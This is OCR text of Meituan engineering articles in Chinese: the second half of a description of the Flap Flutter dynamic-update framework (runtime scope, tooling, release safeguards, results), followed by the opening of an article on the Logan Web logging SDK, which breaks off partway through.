表达式被 evalute 时需要一个 Scope 入参，这个 Scope 是从外部传入的，并且这一行语句对象执行后 Scope 还会作为入参传给下一行语句。比如第一行语句声明了一个“code”的变量，第二行语句对这个“code”进行修改，则需要先通过引用从 Scope 中取出这个“code”的值，不但可以从 Scope 中取出声明的属性，也可以取出声明过的方法，方法内也是可以调用方法的。这也就解释了为什么我们可以处理自定义方法中的逻辑。




图 10　Scope 的寻找与构建

图 10 描述了 Scope 在实际运用中的两种场景。左半部分是点击按钮触发 onTap 回调，需要找到 confirm 方法，此时会先从局部作用域的方法列表里找，没找到，则会 outer 一层去类作用域里寻找，此时找到了该方法的实现。

右半部分展示了执行该方法的 body 时是需要传入的 Scope 是如何构建的。先从符号大本营中获取全局变量、全局属性构成全局作用域，再从此类的元类中取出属性和方法构成类作用域，再构建局部作用域，当然参数也是会放到局部作用域里的，以此构建了完整的 Scope 传入 body 的 evaluate 方法支撑后面的逻辑执行。

3.3 遇到的挑战

工作量大，需要长期有耐心

首先解释下，这里的工作量大并不是指系统方法映射等这种体力活的工作量大，这些我们都是有自动生成且按需生成的（生态部分会提到）。我们所说的工作量大，主要

是指涵盖转换器、运行时的研发以及生态相关建设等，我们要尽可能的满足所有的 Dart 语法才能让业务代码能够低成本的转换，并且有众多的脚本与工具支撑。

项目复杂，需要设计合理的架构以支撑扩展

在项目的分模块开发中，各个模块（parser、intermediate、runtime 等等）严格遵守单一职责原则与最小知道原则，最大化的杜绝了模块间耦合，模块与模块的通信由一些标准的数据结构进行（map 或继承自 ASTNode 的结构）。 这就使得任何一个模块出现重大重构时不会影响到其他模块，其中底层核心的几个类的单侧覆盖率接近 100%，有专人负责优化。并且在项目中随处可以抽象类、接口类、mixin 类等，这也就使得随着支持的能力越来越复杂时，项目的可读性不会成反比，代码不会变“恶心”，而是以整齐的方式扩张，文件多而不乱。

疑难杂症较多，对问题保持足够的信心

有时候会遇到一些诸如静态方法调用构造方法时作用域被覆盖、循环语句嵌套时内侧 continue 之后外侧语句也会跟着停、某方法参数的 Function 取完引用之后 Function 也跟着执行了等等的 Bug，解 Bug 是开发中必不可少的一部分，有时候加个 if else 用 easy way 可以很快解决，但我们不会那么做，探索优雅 Right Way 的乐趣是研发过程中的一个重要组成部分。

相比于草草了事之后，每晚睡前都会面临这段代码“灵魂”拷问，我们更愿意多花时间思考把代码写的像 Mac pro 主机的包装那样“丝滑”。这样的工作氛围培养了每位同学的信心，只要是必现问题，基本都能优雅地解决。

四、生态支撑

虽然 Flap 的设计理念使得其在开发效率与执行效率上有一定的亮点，但这还不足以让其在业务中快速推广。因此我们建设了一套完整的 Flap 生态体系，涵盖了开发、发布、测试、运维各阶段。




图 11　Flap 在美团内网生态

如图 11 所示，Flap 生态的特点可以用 稳、快、准、狠 四个字来表达。

4.1 稳

稳，意为可靠的质量管理体系。在① IDE 开发中②提测阶段③线上监控④降级容灾，我们都有对应的策略。其中②和③的基本是和 Native 类似的 PR 检查、QA、日志、上报之类的这里就不做赘述了，下面主要提一下①和④。

IDE 语法检测插件

这个功能的意义是尽早地将不支持的语法以编译错误的方式暴露出来，以便同学在开发期就能发现及时修改。 设想一下当你代码写完了，Code Review 也逃过了同学的眼睛，PR 的 Dart 检测也过了，开开心心下班了，突然一个电话打来说发 Bundle 的时候错了，有的语法 Flap 不支持，需要返工去改，此时你的内心一定会“万马奔腾”。

所以，我们将这种暂不支持的语法提前暴露，并推荐使用什么方式代替，可以有效的减少返工，得到一份满足 Dart 规范和 Flap 规范的代码。同样的 Lint 检测规则后续也配置到了 PR 阶段，如果真出现插件规则更新不及时场景，也会被拦在 PR 阶段。

图 12　IDE 语法检测插件

不过，目前 Flap 不支持的语法已经很少了，目前基本就是 await、as 和超过 2 个 with 等场景，其中 await 和多个 with 的理论上也能支持，但会让项目有较大的重构和多处的分别对待，不利于后期的维护，考虑到 await 完全可以使用 future.then 代替，所以这个语法就禁了。对于 mixin 的特性，在 Dart 侧本身就是排列组合的关系。超过 2 个 with 会产生多个派生类，动态化的实现类似，所以为了不让简单问题复杂化，我们也禁用了 2 个以上 with 的写法，还有一些写法上的限制，例如 import 不使用全路径也会报错。

目前开发中 Flap 动态化已经与 AOT 共用一份业务代码了，为了不让 Flap 的规则影响到项目中还未覆盖到动态化的页面，让其满屏报错，我们使用 @Flap 注解作为是否开启当前页面的 Flap 规范检测的开关。这也很好理解，当这个页面内没有 @Flap 时，肯定是个 AOT 模块则还是默认的 Dart 检测规则，一旦加上了 @Flap(‘pageID’)，说明此页面会被动态发版，所以会自动开启 Flap 检测规则。

降级容灾

Flap 接入了美团内部统一的动态化发布平台 DD，并利用 DD 平台的能力实现了 App 版本、平台类型、UUID、Flutter SDK 版本等细粒度的下发规则管控。业务方可以根据实际情况选择不同的策略灰度发布方案，如果发生了严重异常，Flap 也支持撤包操作。




图 13　Bundle 发布系统的各项边界控制

某一个页面加了标记支持了动态化之后，也会继续进行 AOT 编译过渡 2 个版本，前置页面点击跳转是跳 AOT 页还是跳 Flap 页完全由 URL 里的参数控制，这个 URL 不是完全由云端下发的，是代码中先写上默认的 URL，若需要在配置平台修改后，下发的配置信息会让这个 URL 在路由侧完成替换。即使配置平台挂了，顶多丧失 URL 的替换能力而不是无法前往落地页。

图 14　URL 动态替换与条件配置

对于 Flap 还有个更犀利的功能，在过渡期间（Flap 已经上线且 AOT 代码还没删时），一旦 Flap 出现 Dart 异常，当用户退出页面再进入时会自行进入该 pageID 下的 Flutter AOT 页面，最大化降低对用户的干扰。

4.2 快

快，意为快速发版，快速更新。Flap 动态化改造使应用具备了分钟级动态发版的能力，为了更全面地释放这个能力，客户端业务迭代的流程也做了相应的调整。

当业务包发版上线，到了应用运行阶段，Flap 主要面对的问题变成敏捷与质量的平衡，即：如何保证动态代码能够尽快生效，同时又要保证加载性能和稳定性。

对于此问题，Flap 的解法是二级缓存与实时更新相结合，线上环境使用内存 + 磁盘二级缓存，进入页面之后再预拉取更新包，平衡加载性能与更新实时性。而线下环境则强制加载远程包，实现测试代码的快速交付。




图 15　Flap 二级缓存策略

得益于这种机制，Flap 在线上可以实现接近 Web 的触达效率：应用会在启动时和具体业务入口处发起更新请求，每当业务有动态发布，新版本页面即可在用户下一次打开时触达至用户。在加载性能方面，二级缓存加持下的页面加载时间仅为数十毫秒，而远程加载的时间也只有 1 秒左右。

4.3 准

细粒度动态化

准，指哪打哪，可以页面级动态化，也可以局部 Widget 级别的细粒度动态化。事实上在 Flutter 的世界中，“页面”本身也是一个 Widget，业务方在实际开发中，只需要增加一行注解，即可实现对应 Widget 或页面的动态化。

```
@Flap('close_protect')
class CloseProtectWidget extends StatelessWidget {
  // ...Widget 的 UI 和逻辑实现
}
```

Flap 打包发版时，解析引擎会从注解标记的 Widget 入手，递归解析所有依赖的文件，转化成对应的 DSL 并打包。App 线上运行时，每个动态化的页面或组件都会按照注解的 FlapId，通过 FlapWidgetContainer 还原成对应的 UI。




图 16　注解的扫描与 widget 构建

实际调用时，只需传入注解中标记的 FlapId，即可实现动态化区域或页面的加载和渲染。

```
// 局部 Widget 级别的动态化，通过 FlapWidgetContainer 加载
Column(
  children: <Widget>[
    MyAOTWidget(),  // 原生 Flutter AOT Widget
    FlapWidgetContainer(widgetId: 'kangaroo_card'), // Flap widget
  ],
);

// 页面级别的动态化，通过 MTFlutterRoute 路由跳转：
RouteUtils.open('scheme://host/mtf?mtf_page=flap&flap_id=close_
protect');
```

精准的 Debug 能力

在 Debug 阶段加上一个注解 @Flap（‘pageId’），就会自动尝试转 DSL。如果该页面非常独立，且语法没有太花哨，则直接就能看到转换完成的字样。这个就说明该页面用到的语法既支持 Dart 又支持 Flap，不需要做任何修改。如果出现错误，则会在终端下精准打印出错误的位置。在此功能支持之前，基本都是“一崩就崩”到系统类的某某方法，开发同学只能通过自己的经验去堆栈中往上找。目前的精准 Debug 能力实现了转换器、运行时 parser、运行时 evaluate 三个阶段的全面覆盖。




图 17　三个阶段的 Debug 定位

在转换器阶段的报错位置信息可直接在 Exception 中获得 AST 对象的 lineinfo 进而获取到列号行号信息。在 parser 与 evaluate 阶段的错误定位是根据对核心方法的

trycatch 与设置通用 Exception 类型逐层上抛实现的。因为 DSL-JSON 会被压缩且可以 format，行号列号并无意义，所以在运行时阶段的报错全是精确到某 class 中的某 method。

4.4 狠

狠，各种自动生成，实际转换步骤操作方式简单粗暴。Flap 在整个迭代流程环节都提供了便捷的自动化工具支撑。

imports 自动加载

基于 Flap 转换一个旧的 Flutter AOT 页面到 Flap 页面的操作是简单粗暴的，加上注解，一行终端指令就可以一把“梭”。但一个业务页面为了设计上的合理往往会分成多个文件，如果有 10 个文件是不是要重复 10 遍这样的工作？答案是否定的。Flap 无论是在 DSL 转换器侧，还是在运行时加载 DSL，都会做到 imports 的递归加载。

IDE 语言检测插件有一条限制是：import 必须使用 package 全路径，不能只 import 一个类名。因为多文件需要导入的位置都是根据全路径截取出的相对路径来计算的。

Proxy-mirror 按需生成

前面介绍过 Proxy-Mirror 是外部符号转内部符号的桥梁，那么具体 Dart 文件中哪些用到的类或方法需要内置 Proxy，而哪些类不需要呢？这个划分的边界就是，在转换的代码内能否看到此类或方法的声明。系统方法的声明肯定不在业务文件里，所以需要 Proxy。业务 Model 的声明在“我的业务”文件中有，所以不需要 Proxy。代码中使用到了官方 Pub 或是其他业务线的 Pub，例如美团金融的 Pub 里的方法，声明不在“我的业务”文件里，所以需要 Proxy。

在 Flutter AOT 迁移动态化初期，经常需要手动干预的问题是：项目中遇到 Proxy-Mirror 缺失会打断转换器，需要手动补充后继续进行转换。

对于这种问题后期研发 Proxy 自动生成按需生成的工具，主要原理是在预转换阶

段，先扫描代码的 AST Tree，压平层级获取所有的项目结构中 identifer 节点包裹的 Value，进行一系列判定规则，然后基于 reflectable 功能实现 Proxy 的自动生成。

发布链路“一条龙”服务

经过不断的提炼与简化，目前开发者大可以将注意力集中在开发阶段，一旦代码合入主干，接下来就会有完整的 Flap 工程化发布和托管系统协助开发者完成后续的打包、发布、运维流程。前面介绍过的所有细节工作，都会由这些工具自动化完成，实现便捷发布。Flap 也在路由层面对接了集团内通用的运维工具，开发者无须任何额外操作即可实现加载时间、FPS、异常率等基础指标的监控。对于指标波动、异常升高等情况，也会自动注册报警项并关联至当前的打包人。

五、业务实践经验

业务落地只是我们的目标之一，更重要的是在业务实践过程中，发现框架问题，完善各类语法特性支持，提高在复杂的混合场景下的兼容性，反哺促进框架的完善。不断打磨的同时完善工作流，思考与沉淀最佳实践，逐渐总结出合理的调试方案、操作步骤与协作方式，不断提升开发效率与体验。完善动态化基建及工具链建设，完成动态化流程的自动化与工程化，进一步降低转换与开发成本。

5.1 应用场景

对于 Flap 在业务中的实践，主要有两种应用场景。

场景 1. 原有 Flutter 页面，需要转换成动态化页面

设想一下，理想状态下一个好的动态化框架应该是怎样的？动态化框架将原有 Flutter 改写成支持动态化的页面？那加一个 @Flap 注解就好了。然后就可以提交代码，自动走工具链那一套。

目前，虽然没有达到理想状态，但我们也在无限接近中，当然还是要简单地本地调试

一下。基本都需要改个 URL 路由和 Mock 环境之类的步骤，我们已经提供了模板的调试工程，支持一键对比 AOT 与动态化运行之后的差异，如图 18 所示。基本就是加上注解，IDE 插件会报错哪些语法不支持，需要换一种写法，然后跑一下就可以，然后就提交代码。




图 18　研发过程支持不同的运行模式

场景 2. 直接使用 Flap 技术栈开发新页面

重新开发场景很明显比第一种要简单，因为没有历史包袱。设想一下，好的动态化框架应该怎么做？就是和 Flutter 的 AOT 开发使用一套相同的 IDE 环境，相同的开发模式，就是 IDE 会多报几项语法错误罢了，开发时就能直接被提示到换一种写法就行。写完后加上注解，然后再提交代码。

5.2 实践经验

目前，我们团队已经把 Flutter 动态化能力在一些业务场景落地，当然业界也会有相似的或者不同的动态化方案。无论方案本身怎样，在落地时的步骤基本都大同小异，我们也总结了一些经验。

绕过问题并加以记录

初期任何框架的能力都不是完美的，都会存在问题。业务方同学遇到 Proxy 类缺失

之类等比较简单的问题可以直接解决，运行时环境的深层问题、某些语法在复杂叠加场景下出现异常等等，一般会先尝试用其他的语法绕过，记录文档，然后同步到 Flap 团队同学进行解决。

定时补充 IDE Plugin Rules

对明确不支持的语法、关键字等添加到 IDE Plugin Rules 中，并提供了相关语法的替代方案，Rules 也会定时补充和删减。

提前周知各方资源

包括确认好 Android 的上线节奏，QA 的测试节奏，以及周知 PM 动态化的覆盖占比。

关键权限收紧管理

相比于整理权限、灰度、降级、容灾等线上的 SOP 和 FAQ，让大家都学着操作，直接指定 2~3 位超级管理员看上去更靠谱，线上环境由“老司机”把控更好。

5.3 落地结果

业务应用涵盖 App 一级页在内的多个页面，场景既有页面动态化，也有局部动态化，经受住了一级、二级页面的流量验证。




图 19　部分动态化落地页面




图 20　部分动态化页面 FPS 数据




图 21　部分动态化页面渲染时长

图 21 涉及到 PV 的地方打了马赛克，Flap 团队对包括 FPS、加载时间、Bundle 下载时长、渲染时长等 11 项指标进行了统计，可以看到 FPS 平均是在 58 以上，渲染时长根据页面复杂度的不同在 7~96ms 之间。

总的来说，各项指标表现均接近于 Flutter 原生性能。并且图中的数据都还有可提升的空间，目前的平均值也受到了局部较差数值的影响，后续会根据不同的 TP 分位使用分层的优化方案。

六、总结与展望

我们通过静态生产 DSL+Runtime 解释运行的思路，实现了动态下发与解释的逻辑页面一体化的 Flutter 动态化方案，建设了一套 Flap 生态体系，涵盖了开发、发布、测试、运维各阶段。目前 Flap 已在美团多个业务场景落地，大大缩短了需求的发版路径，增强了线上问题修复能力。Flap 的出现让 Flutter 动态化和包大小这两个短板得到了一定程度的弥补，促进了 Flutter 生态的发展。此外，多个技术团队对 Flap 表示出了极大的兴趣，Flap 在更多场景的接入和共建也正在进行中。

未来我们还会进一步完善复杂语法支持能力和生态建设，降低开发和转换 Flap 的成本，提升开发体验，争取覆盖更多业务场景，积极探索与业务方共建。然后基于大前端融合，探索打通其他技术栈，基于 Flap DSL 抹平终端差异的可能。

参考文献

[1] Gilad Bracha. The Dart Programming Language [M]. Addison-Wesley Professional, 2015
[2] Code Push/Hot Update
[3] Analyzer 0.39.10
[4] Extension API
[5] Flutter 核心技术与实战
[6] App Store Review Guidelines

作者简介

尚先，2015 年加入美团，到家研发平台前端技术专家。
杨超，2016 年加入美团，到家研发平台前端资深工程师。
松涛，2018 年加入美团，到家研发平台前端资深工程师。

招聘信息

美团外卖长期招聘 Android、iOS、FE 高级 / 资深工程师和技术专家，欢迎加入外卖 App 大家庭。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件标题注明：美团外卖技术团队）

美团开源 Logan Web：前端日志在 Web 端的实现

作者：孙懿

1. 前言

Logan 是美团点评推出的大前端日志系统，支持多端环境运行，可为客户端、Web、小程序等用户端环境提供前端日志的存储、收集、上报及分析能力，能够帮助开发人员快速定位并解决端上问题，便于及时响应用户反馈与排除异常。

2018 年 10 月，Logan 在社区开源了 Android 与 iOS 端的 SDK，实现了在客户端进行日志存储及上报代码的功能，引起用户端相关开发者的广泛关注。详细可参见博客文章：《Logan：美团点评的开源移动端基础日志库》。

2019 年 12 月 12 日，Logan 开源了在 Web 环境运行的 SDK、日志分析平台以及服务端代码，为开发者们提供了 Logan 大前端日志系统的一整套实现方案，进一步解决了多端环境中日志的存储与采集问题。


本文将围绕 Logan 在 Web 端的应用背景、技术实现、美团点评的实践、开源整体进展以及未来规划这几个方面展开介绍，以方便读者对 Logan 大前端日志系统有更加深入的了解。

Logan 项目地址：https://github.com/Meituan-Dianping/Logan。

2. 背景

2.1 为何需要 Logan？

在 Logan 诞生前，用户端开发者在面对用户反馈页面功能异常时，最常说的灵魂三答是：



这三条回答分别对应着开发者在解决端上问题时的心路历程：

- **“啥问题”**：通过与用户沟通，获取异常发生前后过程的详细描述，尝试在开发者本地模拟，以期复现问题。
- **“我这里看是好的”**：问题没有复现，应该是用户端兼容性的 bug。
- **“你重启下”**：想不出修复的办法，只能“死马当活马医”，碰碰运气。

对用户端的开发者来说，本地无法复现的问题好比“断了线的风筝”，让人无计可施。如果有办法获取到事发时完整的日志流以及用户环境的上下文信息，就能够帮助开发者快速了解并还原问题的发生现场，可以更有效地定位排查问题，让风筝最终被拉回到开发者手里。正是因为这样的迫切需要，Logan 大前端日志系统才应运而生。

2.2 Logan 日志系统的策略与核心


2.2.1 Logan 在各端实行的通用策略

虽然用户端上完整的日志流及上下文环境信息更有助于开发者定位到问题，但对每个

用户端的日志流都进行实时上报的话，也会出现如下问题：

- **巨大开销**：耗费用户流量，占用企业带宽与服务器存储资源。
- **大海捞针**：在海量日志中可能只有极少部分的日志能够帮助复现问题。

因此 Logan 在各端上实行的通用策略，是本地日志存储结合触发上报的模式，如流程图所示：



a. 平时在用户端脚本执行过程中产生的日志会落地到本地的存储容器中。

b. 当遇到用户反馈或者端上异常被捕获时，Logan 以特定机制触发本地日志的上报。

c. 本地日志流将在用户端上传，由服务端收集并解析，最后上传至云端存储。

d. 由 Logan 统一的日志分析平台向开发者提供日志数据的可视化展示。

e. 开发者利用 Logan 日志排查定位并解决问题后，向用户反馈或者排除异常。

2.2.2 Logan 的三大核心

